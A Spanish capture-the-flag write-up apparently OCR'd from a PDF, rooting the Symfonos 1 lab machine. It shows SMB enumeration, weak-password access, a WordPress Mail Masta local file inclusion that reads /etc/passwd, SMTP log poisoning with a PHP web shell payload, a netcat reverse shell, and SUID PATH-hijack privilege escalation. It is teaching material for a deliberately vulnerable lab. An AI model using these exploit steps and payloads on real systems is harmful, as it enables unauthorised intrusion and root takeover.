

Symfonos 1


Para empezar, vamos a hacer un nmap para encontrar la ip de la maquina vulnerable




Escaneamos nuestra máquina víctima. En los resultados se observan servicioes con puertos comunes: 22 (SSH); 25 (SMTP); 139,445 (SMB)



Usamos enum4linux para obtener información relevante ya que encontramos el servicio Samba expuesto. La idea es buscar directorios compartidos expuestos.





Al analizar la información expuesta se visualiza que existe directorios compartidos /helios y /anonymous. En las últimas líneas se observa que el script intenta conectarse:


Para el caso de /anonymous la conexión es exitosa; por otro lado, para el caso de /helios probablemente se requiera credenciales.


Procedemos a conectaremos al directorio /anonymous.

smbclient --no-pass //192.168.56.107/anonymous

Después de conectarnos a la ruta /anonymous compartida, se evidencia un archivo “attention.txt”. Extraemos el archivo con el comando “get” y revisamos su información. De acuerdo con el archivo,


nos indica posibles credenciales “epidioko”, “qwerty”, “baseball”. La pregunta es ahora credenciales de quién.






En una de las imágenes del inicio, se había encontrado dos rutas: La primera /helios y /anonymous. Entonces probablemente, “helios” sea un nombre de usuario y además pueda ser que “helios” utilice una de las credenciales débiles encontradas.

Se hizo pruebas en el servicio SSH con las credenciales, pero no se tuvo éxito. Después se hizo pruebas en el servicio SMB, usando el usuario “helios” con la credencial “qwerty” y se logró acceder.




Investigamos los archivos que se encuentran en el directorio /helios




Revisamos los archivos extraídos y se detecta la posible ruta /h3l105

Al ingresa a la ruta encontrada, se detecta una aplicación basada en WordPress



Escaneemos el activo con wpscan. Par aprovechar al máximo el escaneo, usaremos nuestro token de la API de wpscan. Puedes loguearte en la aplicación https://wpscan.com/ y obtener tu token. La razón se debe a que wpscan requiere hacer consultas a su propia DB privada para identificar los CVE's o exploit's durante los escaneos.



Después de revisar los resultados de la enumeración, se detecta un Local File Inclusion No autenticado como se visualiza en la siguiente imagen.

```
[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta ⩽ 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://www.exploit-db.com/exploits/50226/
 |      - https://cxsecurity.com/issue/WLB-2016080220
 |
```

Procedemos a revisar el exploit con la información pública en internet


Al revisar el exploit, vemos una POC como ejemplo que permite extraer el contenido del /etc/passwd

```
Typical proof-of-concept would be to load passwd file:

http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

Probamos la POC en symfonos.local y así se obtiene el /etc/password

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim4:/bin/false messagebus:x:106:111::/var/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,,,:/home/helios:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var/spool/postfix:/bin/false


Hasta ahora hemos explotado el LFI que permite obtener el /etc/passwd. Ahora ! Para poder obtener un RCE tenemos que aprovecharnos de otro vector de ataque. En este caso, haremos una injection de código en log del SMTP.


```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.56.107 25
Trying 192.168.56.107 ...
Connected to 192.168.56.107.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: test@test.com
250 2.1.0 Ok
DATA
554 5.5.1 Error: no valid recipients
helios
502 5.5.2 Error: command not recognized
MAIL FROM:test@test.com
503 5.5.1 Error: nested MAIL command
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
SUBJECT:
<?php system($_GET['comando']); ?>
.
250 2.0.0 Ok: queued as D74B040698
quit
221 2.0.0 Bye
Connection closed by foreign host.

┌──(kali㉿kali)-[~]
└─$
```

Ahora con log del SMPT injectado o “envenenamiento de log”. Procederemos a ejecutar el comando “id” para probar si funciono el envenenamiento de log

Al revisar la página web, se evidencia el “id” del usuario o es decir se ejecutó correctamente el comando “id”






Ahora sí ! Para levantar una shell procederemos con lo siguiente:

1- Usamos netcat para montar un puerto en escucha y espera la conexión desde nuestra máquina victima.

2- Ejecutamos el comando en la URL para establecer la conexión

3- Conexión establecida




Para estabilizar la shell se puede aplicar cualquiera de los 2 métodos.

python -c “import pty; pty.spawn(‘/bin/bash’)”


Procedemos a buscar binarios con el flag SUID. Para ello utilizamos el comando

find / -perm -u=s type f 2>/dev/null

Esto permite encontrar una aplicación de un tercero, usualmente alojado en la carpeta /opt/



Al analizar los strings de este programa, se identifica que internamente hace el llamado al comando CURL, lo cual nos da la idea que podemos falsear el binario para así llamar al /opt/statuscheck con un PATH modificado



Para falsear el binario, en nuestra carpeta /tmp, creamos un archivo “curl” cuyo contenido sea la llamada a la shell /bin/sh. Luego le agregamos los permisos de ejecución y alteramos el entorno del PATH con el /tmp. Luego se ejecuta el binario /opt/statuscheck el cual usará el PATH modificado.

La explicación se debe a que la ejecución de /opt/statuscheck hará una llamada a las variables del PATH. Sin embargo, como seteamos el “/tmp” al inicio en /tmp:$PATH, lo primero que identificará será el CURL=/bin/sh y por lo tanto se obtendrá la ejecución de /bin/sh en modo SUID “root”. A partir de ahi, ya somos root

```
$ cd /tmp
cd /tmp
$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
$ chmod 777 curl
chmod 777 curl
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ /opt/statuscheck
/opt/statuscheck
# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom
v)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
```

Prueba que somos “root”

```
ls
proof.txt
# cat proof.txt
cat proof.txt

        Congrats on rooting symfonos:1!

                    \ __
--==//////////////[]))))=*
                   / \ '          ,|
                       `\`\      //|                              ,|
                         \ `\  //,/'                           -~ |
   )                  _-~~~\  |/ / |'|                      _-~  / ,
  ((                /' )   | \ / /'/                    _-~   _/_-~|
 (((               ;  /`  ' )/ /''                 _ -~     _-~ ,/'
 ) ))              `~\   `\\/'/|'             __--~~__--\ _-~  _/,
((( ))               / ~~    \ /~      __--~~  --~~  __/~  _-~ /
 ((\~\             |    )   | '      /        __--~~  \-~~ _-~
    `\(\    __--(   _/    |'\     /     --~~   __--~' _-~ ~|
     (  ((~   __-~         \~\   /     ___------~~   ~~\~~__--~
      ~~\~~~~~~   `\-~      \~\ /           __--~~~'~~/
                  ;\ __.-~  ~~/       ~~~~~__\__---~~ _..-~.-_
                  ;;;;;;;;'  /      ---~~~/_.-----.-~  _.._-~\
                 ;;;;;;;'   /      ----~~/         `\,~    `\ \
                 ;;;;'     (      ---~~/         `:::|       `\\.
                 |'  _      `----~~~~'      /      `:|        ()))),
           _____/\/~    |                   /        /         (((((())
         /~;;.____/;;'  /          ___----(   `;;;/             ))))'))
        / //  _;______;'------~~~~~    |;;/\    /                ((   (
       //  \ \                        /  |  \;;,\                  `
      (<_  \ \                      /',/-----'  _>
       \_|     \\_                 //~;~~~~~~~~~
                \_|               (,~~
                                   \~\
                                    ~~

        Contact me via Twitter @zayotic to give feedback!

# 
```